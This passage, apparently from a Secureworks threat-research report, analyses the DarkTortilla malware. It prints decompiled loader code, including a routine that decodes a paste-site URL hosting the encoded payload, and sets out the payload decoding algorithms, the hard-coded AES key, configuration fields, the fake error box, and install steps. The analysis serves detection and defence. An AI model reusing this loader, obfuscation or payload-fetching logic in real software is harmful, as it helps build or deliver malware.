[0x00,0x6E,0xDC,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF].

The initial loader then retrieves the encoded core processor data. This data commonly resides within the .NET resources of the initial loader binary. Figure 8 shows encoded core processor data residing within the "pnj" .NET resource of a DarkTortilla sample.



```
// 0x000215AF: pnj = 133632 bytes
```

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  42 24 5D ED EF EB EA E9 EC E7 E6 E5 1B 1C E2 E1  B$]íïëêéìçæå..âá
00000010  A7 4E FD DD DC DB DA D9 98 D7 D6 D5 D4 D3 D2 D1  §NýÝÜÛÚÙ˜×ÖÕÔÓÒÑ
00000020  2F 5E ED CD CC CB CA C9 C8 C7 C6 C5 C4 C3 C2 C1  /^íÍÌËÊÉÈÇÆÅÄÃÂÁ
00000030  3F 2E 9D BD BC BB BA B9 B8 B7 B6 B5 34 B3 B2 B1  ?..½¼»º¹¸·¶µ4³²±
00000040  41 21 37 A3 AC 1F A3 64 89 1F A7 E9 69 82 F6 C9  A!7£¬.£d‰.§éi‚öÉ
00000050  36 7D 9D ED EE F4 FD EB F9 FA B6 F6 F5 FD FC FE  6}.íîôýëùú¶öõýüþ
00000060  1B 3E CF E8 AC F9 FF E7 A8 EE E8 A5 C0 CC D1 A1  .>Ïè¬ùÿç¨îè¥ÀÌÑ¡
00000070  12 81 39 18 52 76 77 73 5C 77 76 75 74 73 72 71  ..9.Rvws\wvutsrq
00000080  DF BB 4D 6D 20 6A 69 69 0C 02 4F 05 64 63 62 61  ß»Mm jii..O.dcba
00000090  9F CE 7D 5D BC 5B 58 78 53 56 06 55 54 51 50 51  ŸÎ}]¼[XxSV.UTQPQ
000000A0  AF D8 6F 4D 4C 4B 4A 49 F2 67 44 45 44 63 42 41  ¯ØoMLKJIògDEDcBA
000000B0  BF CE 1F 3D 3C 3B 7A 39 38 17 36 35 34 31 32 31  ¿Î.=<;z98.654121
000000C0  CB BE 0D 2D 2C 2B 2A 29 2E 27 26 25 24 23 22 21  Ë¾.-,+*).'&%$#"!
000000D0  DF 0E 3F 1D 1C 19 1A 19 18 17 16 15 17 13 72 94  ß.?...........r”
000000E0  EF 9E 3D 0D 0C 1B 0A 09 08 07 16 05 04 13 02 01  ïž=.............
000000F0  FF 6E DD FD EC FB FA F9 F8 F7 F6 F5 F4 F3 F2 F1  ÿnÝýìûúùø÷öõôóòñ
00000100  6F 5E CF ED BB EB EA E9 E8 A7 E4 E5 80 E0 E2 E1  o^Ïí»ëêéè§äå€àâá
00000110  1F 4E FD DD DC DB DA D9 D8 D7 D6 D5 D4 D3 D2 D1  .NýÝÜÛÚÙØ×ÖÕÔÓÒÑ
00000120  2F 3E EF CD C0 CB CA C9 28 E7 C4 C5 D8 C3 C2 C1  />ïÍÀËÊÉ(çÄÅØÃÂÁ
00000130  3F 2E 9D BD BC BB BA B9 B8 B7 B6 B5 B4 B3 B2 B1  ?..½¼»º¹¸·¶µ´³²±
00000140  4F 3E 8D AD AC AB AA A9 A8 A7 A6 A5 A4 A3 A2 A1  O>..¬«ª©¨§¦¥¤£¢¡
00000150  5F 0E BD 9D 9C 9B 9A 99 98 B7 96 95 9C 93 92 91  _.½.œ›š™˜·–•œ“’‘
00000160  6F 1E AD 8D 8C 8B 8A 89 80 A7 86 85 CC 83 82 81  o...Œ‹Š‰€§†…Ìƒ‚.
00000170  7F EE 5D 7D 7C 7B 7A 79 56 03 13 0D 00 73 72 71  .î]}|{zyV....srq
00000180  97 FF 4F 6D 6C 4B 6A 69 68 65 64 65 64 61 62 61  —ÿOmlKjihededaba
00000190  9F CE 7D 5D 5C 5B 5A 59 58 57 56 55 74 53 52 31  ŸÎ}]\[ZYXWVUtSR1
000001A0  81 AC 1E 3F 2F 4B 4A 49 2C 44 46 45 44 03 40 41  .¬.?/KJI,DFED.@A
000001B0  BF AA 1D 3D 3C 3F 38 39 38 37 36 35 34 33 32 31  ¿ª.=<?8987654321
000001C0  CF BE 0D 2D 6C 2B 2A 69 06 55 43 49 4B 40 22 21  Ï¾.-l+*i.UCIK@"!
```

Figure 8. Encoded core processor data stored within the .NET resources of DarkTortilla initial loader. (Source: Secureworks)

The initial loader decodes the core processor data by applying the following algorithm to each byte:

```
enc_byte ^ (dec_key_arr[idx % len(dec_key_arr)] ^ (idx + (seed_byte %
len(dec_key_arr)) & seed_byte)
```


- enc_byte: The core processor byte array value being decoded
- idx: The encoded byte index in the core processor byte array

- dec_key_arr: The generated 16-byte decode key byte array
- seed_byte: The fourth byte of the 16-byte decode key byte array

The initial loader loads the decoded core processor assembly code and executes its pre-determined entry point function.

INITIAL LOADER VARIANT WITH EXTERNALLY HOSTED CORE PROCESSOR


Initial loader variants that retrieve the encoded core processor from public paste sites first decode the URL where the core processor is hosted. The encoding logic applied to the URL varies across analyzed DarkTortilla samples, making analysis and detection difficult. Figure 9 shows a DarkTortilla sample that encodes the URL (https: //pastebin . pl/view/raw/60b6b03b) by prepending and appending random text.



```
public static void p9W7()
{
    try
    {
        for (;;)
        {
            int num = new Random().Next(0, 10000);
            string text = null;
            bool flag = true;
            int num2 = num;
            bool flag2 = num2 > 5000;
            if (flag2)
            {
                string text2 = "asdnvmgtolqhttps://pastebin.pl/view/raw/60b6b03bll125ti";
                text = text2.Substring(text2.IndexOf("h"), 37);
                flag = false;
            }
            else
            {
                flag2 = num2 < 5000;
                if (flag2)
                {
                    string text3 = "mamadstakehousedfhttps://pastebin.pl/view/raw/60b6b03bOnBhfyepaojs";
                    text = text3.Substring(17, 37);
                    flag = false;
                }
            }
```

Figure 9. DarkTortilla initial loader variant that retrieves encoded core processor data from public paste site. (Source: Secureworks)

The initial loader retrieves an encoded string hosted at the decoded URL. This string represents the encoded core processor data. The string consists of fake XML tags, integer values encoded with a shift cipher, and delimiters comprised of random letters (see Figure 10). The downloaded data is stored in memory and is never saved to the filesystem.



```
<xml>1002k1015U1069k925E928s925U925E925g929E925t925U925I1180t1180g925I925s11
09E925g925s925I925s925s925s925R989g925k925I925t925g925g925g925g925R925g925t9
25E925E925E925E925U925g925R925s925U925g925R925U925g925t925I925I925I925R925g9
25U925I925E925I925t925s1053I925E925t925U939R956s1111R939s925I1105g934g1130k9
58k1109U926k1001U1130t958U1009I1029s1030g1040k957k1037U1039U1036U1028s1039g1
022s1034I957t1024U1022g1035R1035I1036E1041U957U1023E1026R957t1039g1042t1035s
957E1030I1035g957t993g1004k1008I957I1034k1036g1025g1026g971E938k938t935U961t
925I925k925t925g925I925U925I1005I994U925t925E1001s926R930R925t1077E1128I926R
1149I925I925R925k925I925t925s925U925k1149I925k927k958U936U926g1005U925s925g9
81t926g925R925R1179t925s925I925k925g925U925I935s1085g927k925R925g957s926g925
E925I957s925t925U925R925U989t925g925U957E925I925E925U927k925R925E929E925t925
U925I925E925s925I925R931U925I925I925E925k925g925I925E925k1117s927E925R925k92
9I925t925t925k925g925s925t928U925s1021s1058s925s925t941s925g925U941U925k925U
925E925E941k925g925I941U925g925s925R925E925E925E941t925t925E925R925k925t925I
925U925t925s925U925E1025U960t926s925k1012R925k925I925E925I1021g927s925U1053I
928s925s925E925k925k925E925R925g925g925s925s925R925t925g925t925I925E925U925R
925g1053U927s925I937E925E925t925R925R925k925U925R925I925g925E925I925I925E925
U925t925g925E925U925s925g925k925I925U925U925s925U925E925I925t925I925R925k925
```

Figure 10. Encoded DarkTortilla core processor data hosted on public paste site. (Source: Secureworks)

The initial loader decodes the string by first removing the fake XML tags. The string is converted into an array of integers by replacing the random letter character delimiters with a consistent letter and then using that letter to split the string into integers. The last step is to iterate through the integer array and subtract a pre-defined value. This value changes across samples.

In the Figure 10 example (<xml>1002k1015U1069k925E928s925U925E925g929E925...</xml>), the consistent letter delimiter is "k" and the pre-defined subtracted value is 925:


1. Remove XML tags: 1002k1015U1069k925E928s925U925E925g929E925...

2. Replace random letters with consistent character: 1002k1015k1069k925k928k925k925k925k929k925...

3. Split into integer array: [1002, 1015, 1069, 925, 928, 925, 925, 925, 929, 925, ...]

4. Subtract pre-defined value from each integer: [77, 90, 144, 0, 3, 0, 0, 0, 4, 0, ...]

The hex representation of the final integer array for this example is [4D, 5A, 90, 00, 03, 00, 00, 00, 04, 00, ...]. This decoded data is the core processor DLL (see Figure 11).


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  50 45 00 00 4C 01 05 00 98 CB 01 E0 00 00 00 00  PE..L...˜Ë.à....
00000090  00 00 00 00 E0 00 02 21 0B 01 50 00 00 38 01 00  ....à..!..P..8..
000000A0  00 FE 00 00 00 00 00 00 0A A0 02 00 00 20 01 00  .þ...... ... ..
```

Figure 11. Decoded DarkTortilla core processor DLL. (Source: Secureworks)

CORE PROCESSOR

The core processor contains DarkTortilla's primary functionality. From at least June 2020 to March 2022, the malware author transitioned through a limited number of filenames for this DLL that appeared to relate to a function or purpose (Deserialize.dll, SHCore1.dll, PVCore1.dll, and SHCore2.dll). In March 2022, the names began to change more frequently to seemingly random names (e.g., BRIN.dll, UKRUSAIN.dll, KNIFALL.dll, NullSBAS.dll).

CONFIGURATION PROCESSING

The core processor identifies the following resources in the initial loader that are associated with the encrypted configuration:

- The bitmap image resource(s) containing the encrypted configuration data

- The binary resource specifying the total number of images to process

- The resource folder containing these images and binary resources

The names of these resources are calculated using the compile timestamp listed in the initial loader (which is not the file's actual compile timestamp) and two hard-coded values that represent an initialization value and the length of the resource name. The hard-coded initialization and name length values were consistent across all DarkTortilla samples analyzed by CTU researchers (see Table 1).

Initial loader resource	Initialization value	Resource name length value
Resource folder	5	12
Image count file	80	8
Image file	20	8

Table 1. Values used to derive initial loader resource names.

These names are calculated via the following process:

1. Divide the compile timestamp by <*initialization value*>.

2. Round the result using the Math.Round() function.


3. Pass the result to the Random.Random() function as a seed value. By using a precalculated seed value, the malware author can generate a predictable 16-byte value.
4. Convert the 16-byte value to a GUID using the Guid.Guid() function, which transposes the byte order.
5. Remove dash characters ('-') added during the GUID conversion.
6. Truncate the value to <*resource name length*> characters.

For example, the following calculation generates the resource folder name of a sample with a compile timestamp of "Sun May 26 23:57:08 1985" (integer: 486014228):

1. 486014228 / 5 = 97202845.6
2. Math.Round(97202845.6) = 97202846
3. Random.Random(97202846) = d00bee25fa9dc9024fdf632727286708
4. Guid.Guid(d00bee25fa9dc9024fdf632727286708) = 25ee0bd0-9dfa-02c9-4fdf-632727286708
5. Remove dashes = 25ee0bd09dfa02c94fdf632727286708
6. Truncate to 12 characters = 25ee0bd09dfa

Applying the same calculation to the other components reveals that the image count resource name for this sample is "cd6935eb" and the image base name is "d390ea32". The bitmap-formatted image names follow the pattern <*image_base_name*><*image_index*>, where the <*image_index*> value ranges from 0 to the value specified in the image count resource. In this sample, the image count resource value is 0x2D4 (integer: 724), which means DarkTortilla attempts to process 725 bitmap-formatted images with the names d390ea32**0**, d390ea32**1**, d390ea32**2**, ..., d390ea32**723**, d390ea32**724**.


To extract the encrypted configuration, the core processor iterates through each of the image resources in order, extracts the pixel data, and concatenates the pixel data into a byte array (see Figure 12).



```
internal static byte[] GetPixelData(Image[] image_0)
{
    MemoryStream memoryStream = new MemoryStream();
    checked
    {
        foreach (Image image in image_0)
        {
            Rectangle rect = new Rectangle(Point.Empty, image.Size);
            MemoryStream stream = new MemoryStream();
            image.Save(stream, ImageFormat.Png);
            Bitmap bitmap = new Bitmap(stream);
            BitmapData bitmapData = bitmap.LockBits(rect, ImageLockMode.ReadWrite, PixelFormat.Format24bppRgb);
            byte[] array = new byte[Marshal.ReadInt32(bitmapData.Scan0) + 15 - 1 + 1];
            IntPtr scan = bitmapData.Scan0;
            byte[] array2 = array;
            for (int j = 0; j < array2.Length; j++)
            {
                Marshal.Copy(new IntPtr((int)scan + 6), array, 0, array.Length);
            }
            bitmap.UnlockBits(bitmapData);
            memoryStream.Write(array, 0, array.Length);
        }
        return memoryStream.ToArray();
    }
}
```

Figure 12. Logic for extracting encrypted configuration from bitmap images. (Source: Secureworks)

The resulting byte array is decrypted using the Rijndael cipher (also known as the Advanced Encryption Standard (AES)) with Electronic Code Book (ECB) block cipher mode and ISO10126 padding configured. The ISO10126 standard was withdrawn in 2007, so the use of this padding could indicate that DarkTortilla's origins date back to 2007 or earlier. The key used to decrypt this data is stored as the hard-coded integer array [81, 42, 59, 7, 27, 70, 83, 13, 71, 75, 17, 9, 39, 64, 3, 2] (see Figure 13).



```
internal static byte[] rijndaelDecrypt(byte[] byte_0)
{
    byte[] array = new byte[]
    {
        81, 42, 59, 7, 27, 70, 83, 13, 71, 75,
        17, 9, 39, 64, 3, 2
    };
    byte[] result;
    try
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.Key = array;
            rijndaelManaged.IV = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            rijndaelManaged.Padding = PaddingMode.ISO10126;
            using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(array, rijndaelManaged.IV))
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(byte_0, 0, byte_0.Length);
                        cryptoStream.FlushFinalBlock();
                        result = memoryStream.ToArray();
                    }
                }
            }
        }
    }
```

Figure 13. Hard-coded key to decrypt DarkTortilla configuration. (Source: Secureworks)

DarkTortilla parses the decrypted configuration data into a structure so that its elements can be easily referenced. Table 2 lists the potential configuration elements contained within DarkTortilla's decrypted configuration. Entries in **bold** indicate configuration elements that were consistently present in all samples analyzed by CTU researchers.

Key	Type	Description
%Installation%	**bool**	**Install DarkTortilla and implement persistence**
%InstallationReg%	string	Registry key used for persistence
%InstallationKey%	string	Registry value used for persistence
%InstallationDirectory%	int	Root install directory
%InstallationFolder%	string	Subfolder name within the root install directory
%InstallationFileName%	string	Filename for the initial loader executable within the root subfolder
%StartupFolder%	bool	Enable Startup folder persistence
%Hidden%	bool	Enable "Hidden" registry persistence
%HiddenReg%	string	"Hidden" registry key used for persistence
%HiddenKey%	string	"Hidden" registry value used for persistence
%Message%	**bool**	**Display fake message box**
%MessageIcon%	int	Fake message box icon ID
%MessageButton%	int	Fake message box button ID
%MessageTitle%	string	Fake message box title
%MessageBody%	string	Fake message box message
%MessageRepetition%	bool	Display fake message box even if installed
%VM%	**bool**	**Perform anti-virtual machine checks**
%SB%	**bool**	**Perform anti-sandbox checks**
%InjectionPersist%	**bool**	**Enable anti-tamper control for running processes**
%StartupPersist%	**bool**	**Enable anti-tamper control for startup persistence**
%Melt%	**bool**	**Migrate initial loader execution to the Windows %TEMP% directory**
%MeltName%	string	Filename for the initial loader executable within the Windows %TEMP% directory
%WatchDogName%	string	Filename for the anti-tamper WatchDog executable

%WatchDogBytes%	byte[]	WatchDog byte array
%Compress%	**bool**	**Indicates if payloads are zlib-compressed**
%Delay%	**int**	**Number of seconds to delay execution within the core processor**
%HostIndex%	**int**	**ID of the target subprocess name to use for main/addon payload injection**
%MainFile%	**byte[]**	**Main payload byte array**
%FilesNum%	**int**	**Number of addon packages to process**
F.{0}.D	byte[]	Addon package (data): Payload byte array
F.{0}.N	string	Addon package (name): Filename
F.{0}.P	int	Addon package (path): Target install folder (special folder ID)
F.{0}.F	string	Addon package (folder): Target install subfolder
F.{0}.O	int	Addon package (operation): Execution type (disk, memory, none)
F.{0}.T	int	Addon package (time): Execution delay (seconds)
F.{0}.R	int	Addon package (run): Payload execution criterion

Table 2. DarkTortilla configuration elements. Bold text indicates elements that appear in all analyzed samples.


FAKE MESSAGE DISPLAY

DarkTortilla can be configured to display a message box when executed. The threat actor can customize message box characteristics such as the display message, message box title, and the icon and button configuration. Threat actors use fake message boxes to make victims think that execution failed or that a legitimate application is loading and installing. Table 3 lists the configuration elements and values in one DarkTortilla sample.

Configuration element	Assigned value as it appears in the configuration
%Message%	True
%MessageIcon%	16
%MessageButton%	0
%MessageTitle%	.Net Framework Initialization Error
%MessageBody%	To run this application, you first must install one of the following version of the .Net Framework:\r\n.Net Framework, Version = 4.8.0
%MessageRepetition%	True

Table 3. Fake message box-related configuration elements.

Figure 14 shows the message box for the DarkTortilla sample configured with the values in Table 3. The %MessageRepetition% configuration element controls whether the message box will continue to be displayed upon execution after DarkTortilla is installed and persistent on the compromised system.


.Net Framework Initialization Error

To run this application, you first must install one of the following version of the .Net Framework:
.Net Framework, Version = 4.8.0

Figure 14. Fake message box. (Source: Secureworks)

"MELT" EXECUTION MIGRATION

If the %Melt% configuration element is set to true, the core processor moves the initial loader executable to the Window's %TEMP% directory. It uses the %MeltName% configuration element value as the executable filename (e.g., java.exe, PDF.exe, cookies.exe). The core processor runs the new executable and then terminates the original initial loader executable. However, the %TEMP% directory may not be the final destination for the initial loader. The executable could migrate again if the %Installation% configuration element is set to true.

INSTALLATION

The %Installation% configuration element controls whether DarkTortilla installs itself on a system. If set to true, the core processor moves the current DarkTortilla executable into the directory specified by the configuration. Table 4 lists the values stored in one DarkTortilla sample.

Configuration element	Value
%InstallationDirectory%	38
%InstallationFolder%	WindowsPowerShell
%InstallationFileName%	PowerShellInfo.exe

Table 4. Installation configuration elements with example values.

The integer value assigned to the %InstallationDirectory% configuration element represents a CSIDL value associated with a special folder on the system. In Table 4, the value 38 corresponds to the Windows Program Files directory. Based on this configuration, the full install path and filename for this DarkTortilla sample is "C:\Program Files\WindowsPowerShell\PowerShellInfo.exe".

To install, the core processor terminates the currently running DarkTortilla executable. It copies the executable to the configured installation path and filename, and then executes the installed executable via Process.Start().

